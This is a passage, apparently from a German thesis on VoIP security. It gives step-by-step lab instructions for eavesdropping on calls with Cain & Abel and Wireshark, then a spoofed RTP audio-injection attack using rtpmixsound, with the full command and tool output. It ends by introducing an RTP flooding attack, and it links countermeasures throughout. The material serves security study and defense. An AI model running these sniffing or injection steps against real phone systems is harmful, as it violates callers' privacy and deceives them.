
Es wird die Netzwerkkarte ausgewählt. Zudem kann konfiguriert werden, ob der Sniffer jedes Mal beim Starten von Cain & Abel auch gleich mitgestartet werden soll, damit das Netzwerk immer abgehorcht wird. Ansonsten ist die Sniffer-Funktion manuell mittels Icon zu starten. Wichtig ist, dass der Promiscuous-Mode nicht ausgeschaltet wird, denn sonst werden nur Daten aufgezeichnet, welche direkt an den PC (MAC Adresse) adressiert sind. Die eingegebenen Argumente sind mit OK zu bestätigen.



Der Tab „sniffer“ ist zu wählen, ebenfalls muss darauf geachtet werden, dass die Sniffer-Funktion aktiv ist. Das zweite Icon oben links bestätigt dies, ansonsten ist der Sniffer durch Mausklick auf dieses Icon einzuschalten.



Sobald der Sniffer RTP Sprachpakete auf dem Netzwerk detektiert, werden diese aufgezeichnet und gleich als WAV-File im Systempfad von Cain & Abel abgelegt. Der Tab „VOIP“ enthält die Einträge der gesnifften VOIP-Gespräche. Für eine interne Gesprächsverbindung werden immer 2 Gespräche aufgezeichnet – eine Gesprächsverbindung von User Agent 4129 zu 4111 und eine von 4111 zu 4129, obwohl es sich um ein und dasselbe Gespräch handelt. Zum Abspielen der aufgezeichneten Gesprächsdaten ist mittels rechter Maustaste das gewünschte Gespräch zu selektieren und dann „Play“ zu wählen.




Es wird automatisch der Standardmusikplayer des Systems geöffnet und das Gespräch wiedergegeben. Im Gespräch sind beide Tonspuren (4111 und 4129) hörbar, es kann also die Konversation so gehört werden, wie sie auch wirklich stattgefunden hat.




5.2.5 RTP sniffing mit Wireshark Version 1.05


Nach dem Starten von Wireshark muss zuerst die gewünschte Netzwerkschnittstelle ausgewählt werden, mit welcher die Daten aufgezeichnet werden sollen. >> Capture >> Interfaces




Die Netzwerkkarte, die mit dem Netzwerk verbunden ist, wird ausgewählt.




Wichtig ist, dass der Promiscuous-Mode nicht ausgeschaltet wird, denn sonst werden nur Daten aufgezeichnet, welche direkt an den PC (MAC Adresse) adressiert sind. Die Argumente sind mit Start zu bestätigen, Wireshark zeichnet ab diesem Zeitpunkt sämtliche Pakete welche über das Netzwerk transportiert werden, auf.




Die empfangenen und aufgezeichneten RTP Pakete erscheinen im Hauptfenster von Wireshark. Unter „Statistics“ > „VoIP Calls“ können die einzelnen Gesprächsverbindungen zusammengefasst betrachtet werden.




Die Gesprächs-Verbindungen werden im Fenster „VOIP Calls“ angezeigt. Die gewünschte Verbindung wird mittels Mausklick selektiert und dann auf „Player“ gedrückt.



Im Fenster „RTP-Player“ ist die Deodierung mittels Mausklick auf den gleichnamigen Button zu bestätigen.



Es startet automatisch der „RTP Player“ von Wireshark. Mittels Auswahlbox kann die Tonspur gewählt werden, welche wiedergegeben werden soll. Werden beide Tonspuren ausgewählt, so kann das Gespräch so angehört werden, wie es live in der aufgezeichneten Kommunikation auch stattfand.



5.2.6 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Der Angreifer kommt in Kenntnis des gesamten Gesprächsinhaltes der Kommunikation. Je nach Angriffsziel und Gesprächsinhalt kann dies verheerende und kostspielige Folgen haben.

<table>
<tr><td>Benennung Angriffe / Analyse:

5.3.1 - RTP insert sound</td><td rowspan="2">Angriff /Analyse gegen:

Integrität…………………....
Vertraulichkeit……………...
Verfügbarkeit………………</td><td rowspan="2">Wert:

x
x
x</td></tr>
<tr><td>Eingesetztes Tool:

rtpmixsound</td></tr>
<tr><td>Downloadlink / Quelle des Tools:
http://www.hackingvoip.com/sec_tools.html
http://sox.sourceforge.net</td><td rowspan="2">Schweregrad:
(1=leicht 6 =schwer)

Installation Tool……………
Anwendung Tool…………...
Erforderliche Vorkenntnisse..</td><td rowspan="2">

5
5
5</td></tr>
<tr><td rowspan="2">Hinweise zu Installation / Verfügbarkeit:

Die einzuschleusenden Audiodaten müssen zuerst in ein bestimmtes Format gebracht werden. Dazu ist sox.exe zu verwenden, welches unter obigem Downloadlink herunter geladen werden kann.</td></tr>
<tr><td>Gefahrenpotential:
(1= kleine Gefahr, 6= grosse Gefahr)

Gefahr für Angriffsziel…….</td><td>

4</td></tr>
<tr><td colspan="3">Ziel Angriff /Analyse:

Dieser Angriff zielt auf die Integrität der RTP Sprachpakete ab. Dabei hört der Angreifer das Netzwerk nach aktiven Gesprächsverbindungen ab und schleust eigene RTP Sprachpakete in diese Verbindung ein.
Die einzuschleusenden Sprachpakete werden aus einem zuvor bestimmten WAV-File generiert.
So können zum Beispiel Hintergrundgeräusche wie Bahn, Restaurant, Discothek oder das laute Lachen einer Frau in die angegriffene Gesprächsverbindung eingeschleust werden. Die betroffenen Kommunikationspartner werden verunsichert, glauben der andere Gesprächspartnet lüge sie an, was zum Beispiel den aktuellen Aufenthaltsort betrifft.</td></tr>
<tr><td colspan="3">Schutz gegen Angriff / Analyse:

Siehe Massnahmen: SRTP, Kapitel 8.4.1
Siehe Massnahmen: Tunneln mit IPSec, Kapitel 8.4.2
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14</td></tr>
<tr><td colspan="3">Kommentar:</td></tr>
</table>

5.3.2 Technik und Funktionsweise

Der Angreifer hört den Netzwerkverkehr nach RTP Sprachpaketen ab. Sobald sein Angriffsziel aktiv in einem Gespräch ist, kann er rtpmixsound entsprechend konfigurieren und den Angriff starten. Dazu muss er den ersnifften momentan gebrauchten Port für die RTP Sprachpakete und IP-Adresse seines Angriffziels im Tool eingeben.

Zuvor muss das einzuschleusende Audio File in ein bestimmtes Format konvertiert werden, dies geschieht mit dem Tool „sox.exe.
Sox wurde wie folgt mit untenstehendem Befehl aufgerufen um die bestehende WAV-Datei (lachen_orig.wav) in eine neue WAV-Datei (lachensox.wav) zu konvertieren.


***
C:\Users\stefan\Diplomarbeit VoipSec\Angriffe\RTPmixsound\sox-14.2.0\sox-14.2.0>
sox lachen_orig.wav -c 1 -r 8000 -u lachensox.wav
***

5.3.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

User Agent 4115 und User Agent 4119 sind aktiv miteinander in einem Gespräch. Der Angreifer beabsichtigt, in diese Gesprächsverbindung eigene RTP-Sprachpakete einzuschleusen.

Damit der Angreifer das Netzwerk nach RTP Paketen abhorchen kann, muss die Bedingung gegeben sein, in einem geswitchten Netzwerk Daten abhorchen zu können. Siehe Kapitel 1.4.

Damit die gespooften Pakete dem Angriffsziel eingeschleust werden können, muss es so aussehen, als ob diese von dem anderen Gesprächspartner auf der Gegenseite abgesendet worden wären. Da beim Asterisk Proxy Server auch die RTP Sprachpakete immer über den Asterisk Proxy Server selbst ausgetauscht werden, müssen die gespooften Pakete so aussehen, wie wenn sie vom Asterisk Proxy Server selbst kämen. Untenstehender Wireshark-Trace zeigt, über welche Ports der Asterisk Proxy Server und das Angriffsziel für dieses laufende Gespräch kommunizieren.
Diese Daten verwendet der Angreifer zur Konfiguration von rtpmixsound.



Im Terminalfenster von BackTrack3 werden das Tool und der Angriff mit folgenden Argumenten gestartet:
„rtpmixsound lachensox.wav -a 10.1.1.101 -A 14354 -b 10.1.1.241 -B 50076 -i eth0 –v"

Die Werte im Einzelnen stehen wie folgt für:

rtpmixsound	Aufruf des Angriff-Tools
Lachensox.wav	Audioquelle, welche in das Gespräch eingefügt werden soll
-a 10.1.1.101	Quell-IP-Adresse der RTP Sprachpakete, gespoofte Absenderadresse
- A 14354	Quell-Port, gespooftes Absenderport (ersnifft, siehe Bild oben)
- b 10.1.1.241	Empfänger-IP-Adresse der RTP Sprachpakete, Angriffsziel
-B 5076	Empfänger-Port, Port Angriffsziel (ersnifft, siehe Bild oben)
i eth0	Besagt, über welche Schnittestelle des PC's die Daten gesendet werden sollen
-v	Voransicht, Tool erzeugt mehr Logs

***

```
bt ~ # rtpmixsound lachensox.wav -a 10.1.1.101 -A 14354 -b 10.1.1.241 -B 50076 -i eth0 -v

rtpmixsound - Version 3.0
            JanUser Agentry 03, 2007

source IPv4 addr:port = 10.1.1.101:14354
dest   IPv4 addr:port = 10.1.1.241:50076
Input audio file: lachensox.wav

spoof factor: 2

jitter factor: output spoofed packets ASAP

Verbose mode

Audio file format: RIFF  0x52 0x49 0x46 0x46

Total Audio File Size: 26219

Pre-recorded audio content format: WAVE  0x57 0x41 0x56 0x45

Next "chunk" header type: fmt   0x66 0x6d 0x74 0x20

Compression Code:        1
Channels:              1
Sample Rate (Hz):        8000
Avg. Bytes/sec:          8000
Block Align:           1
Significant Bits/sample: 8

Next "chunk" header type: data  0x64 0x61 0x74 0x61
chunk data size: 26175

Audio read from input file eqUser Agenttes to 163 G711 packets.
At an ideal playback rate of 50 Hz, this represents
3.26 seconds of audio.

Ready to inject, press <ENTER> to begin injection...


eth0's MAC: 00:0c:29:42:86:fe

pcap filter installed for live audio stream sniffing: src host 10.1.1.101 and dst host 10.1.1.241 and udp src port 14354 and udp dst port 50076 and not ether src 00:0c:29:42:86:fe

pcap live eth0 interface is blocking


Attempting to sniff RTP packets from the specified audio stream......
Successfully detected a packet from targeted audio stream.


-----------------

source      MAC: 00:14:22:f0:22:43
destination MAC: 00:1e:ec:0b:ad:96

source      IP: 10.1.1.101
destination IP: 10.1.1.65521

source      port: 14354
destination port: 50076

UDP packet  length: 180

RTP message length: 172
Size of RTP Header: 12
RTP Version: 2
RTP Packet Padded?: no
RTP Packet Fixed Hdr Followed by Extension Hdr?: no
RTP Packet CSRC Count: 0
RTP Packet Marked?: no
RTP Packet Payload Type: 0
RTP Packet Sequence #: 21243
RTP Packet Timestamp: 3099360
RTP Packet SSRC: 1408885980

-----------------


 __RTPMIXSOUND_LIBNET_PROTOCOL_LAYER = 3

Will inject spoofed audio at IP layer

Will now synchronize the mixing/interlacing of the
pre-recorded audio to the next audio packet captured
from the target audio stream.

There will be no further printed output until pre-recorded
audio playback has completed. Since the audio to mix is
3.26 sec in length, the tool has failed if greater than
about 3.26 seconds elapse without a completion confirmation.
In all likelihood, failure to begin mixing audio, or failure
to complete the mixing once it has begun, means the target
audio stream is no longer available to drive the mixing
loop (e.g. the targeted call has ended or changed state).
It's also possible you're attempting to run the tool on a
very slow or very heavily loaded machine.
```

Mixing/interlacing the pre-recorded audio with the
target audio stream has completed.


closing live pcap interface

destroying libnet handle


closing socket used to obtain device MAC addr

bt ~ #
***

Paket Nr. 15035 zeigt, dass die eingeschleusten Sprachpakete mit der gespooften IP-Adresse des Asterisk Proxy Servers an das Angriffsziel gesendet wurden. Die MAC-Adresse kann belassen werden, denn RTP prüft diese in keinster Weise was die Sicherheit anbelangt. Der Angriff wurde erfolgreich ausgeführt, das Angriffsziel User Agent 4115 hörte ein lautes Lachen als Hintergrundgeräusch, während er sich inmitten eines Gespräches mit User Agent 4119 befand. Das Angriffsziel geht davon aus, dass dieses Lachen von der Gegenseite, also seinem Kommunikationspartner stammt.



Als Vergleich untenstehend, eine „original“ Nachricht, welche vom Asterisk Proxy Server an das Angriffsziel gesendet wurde. Es ist zu sehen, dass die Source MAC-Adresse zur derjenigen in der oben gespooften Nachricht abweicht.



5.3.1 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus:

Die beiden Gesprächspartner werden verwirrt sein, hören Geräusche von der Gegenseite, die sie eigentlich nicht hören sollten. Sie fühlen sich vom anderen Gesprächspartner belogen oder ahnen, dass jemand mitlauscht.
Dies kann zu ganz schwierigen sowohl geschäftlichen wie auch persönlichen Auseinandersetzungen führen.

Benennung Angriffe / Analyse

5.4.1 - RTP Flooding

Eingesetztes Tool:

nemesis mit RTP-Paket iSEC.RTP.Flood.DOS

Downloadlink / Quelle des Tools:
http://www.isecpartners.com/rtp_injection_files.html
Nemesis ist in BackTrack3 enthalten

Hinweise zu Installation / Verfügbarkeit:

Nemesis ist in BackTrack3 enthalten.
Installationsanleitung zu BackTrack3 siehe Kapitel 1.5.2

iSEC.RTP.Flood ist ein vordefiniertes IP-Paket, welches mit Hilfe von nemesis zum Angriffsziel gesendet wird.

Angriff /Analyse gegen:	Wert:
Integrität………………….....	
Vertraulichkeit……………...	
Verfügbarkeit………………	x
Schweregrad: (1=leicht 6 =schwer)	
Installation Tool……………	5
Anwendung Tool…………...	5
Erforderliche Vorkenntnisse..	6
Gefahrenpotential: (1= kleine Gefahr, 6= grosse Gefahr)	
Gefahr für Angriffsziel…….	5

Ziel Angriff /Analyse:

Dieser Angriff zielt auf die Verfügbarkeit der Sprachkanäle ab.
Der Angreifer flutet ein Endgerät oder den VOIP-Server mit RTP Sprachpaketen. Ziel ist es, das Angriffsziel mit einer sehr grossen Menge RTP Paketen derart zu „bombardieren“, dass dieses nur noch damit beschäftigt ist, diese Pakete abzuarbeiten. Dabei kann das Angriffsziel den üblichen Aufgaben nicht mehr nachkommen. Die wirklich anstehenden RTP Pakete der aktuellen Verbindung, in der sich das Angriffsziel momentan befindet, können nicht mehr fristgerecht abgearbeitet werden.
Sehr grosse Verzögerungen, das Verwerfen von RTP-Paketen bis hin zum Verbindungsabbruch sind die Folgen dieser Attacke.

Schutz gegen Angriff / Analyse:

Switches mit DoS Detektoren verwenden, welche solche Angriffe unterbinden.

Siehe Massnahmen: IDS, Kapitel 8.5.15
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14

Kommentar:

5.4.2 Technik und Funktionsweise

Der Angreifer hört den Netzwerkverkehr nach RTP Sprachpaketen ab. Sobald sein Angriffsziel aktiv in einem Gespräch ist, kann er sein Angriffs-Tool entsprechend konfigurieren und den Angriff starten. Damit das Angriffsziel die floodenden RTP-Pakete akzeptiert und nicht gleich verwirft, müssen diese gespooft mit der IP- und MAC-Adresse ihres derzeitigen Gesprächspartners an dieses gesendet werden. Auch müssen die Pakete die korrekte SSRC Nummer beinhalten. Diese Nummer identifiziert zusätzlich die empfangenen RTP-Pakete mit der Identität des Gesprächspartners. Dazu wird die MAC-Adresse verwendet.

Wenn das Angriffsziel RTP-Pakte mit der gleichen SSRC-Nummer erhält, wie sie schon im aktuellen bestehenden Gespräch vorkommen, werden die Pakete akzeptiert und geprüft. Geprüft wird der Zeitstempel eines jeden einzelnen Paketes um festzustellen, ob dieses Paket noch verwendet werden kann oder verworfen werden muss. Müssen nun infolge des Flooding-Angriffs sehr viele RTP-Pakete geprüft werden, ist das Angriffsziel überlastet und es kommt zu grossen Verzögerungen, dem Verwerfen der RTP-Pakete bis hin zum kompletten Verbindungsabbruch des aktuellen Gespräches.

5.4.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

